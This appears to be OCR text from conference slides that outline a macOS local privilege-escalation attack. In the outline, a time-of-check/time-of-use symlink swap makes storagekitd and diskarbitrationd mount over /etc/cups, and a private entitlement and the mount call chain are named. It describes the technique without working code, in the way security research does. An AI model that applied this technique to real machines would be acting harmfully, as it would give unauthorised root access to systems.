
THE ATTACK



target: /tmp/link
/tmp/mnt
alternate symlink
/etc/cups
storagekitd
1. stat (userid) check on /tmp/mnt
...
(some time passes)
...
2. call diskarbitrationd with /etc/cups
target: /etc/cups


THE ATTACK





storagekitd
diskarbitrationd
- com.apple.private.security.storage-exempt.heritable



OPERATION
priv: user
/tmp/link owner: ??
disk owner: root
caller
diskutil
storagekitd
diskarbitrationd
mount
xnu

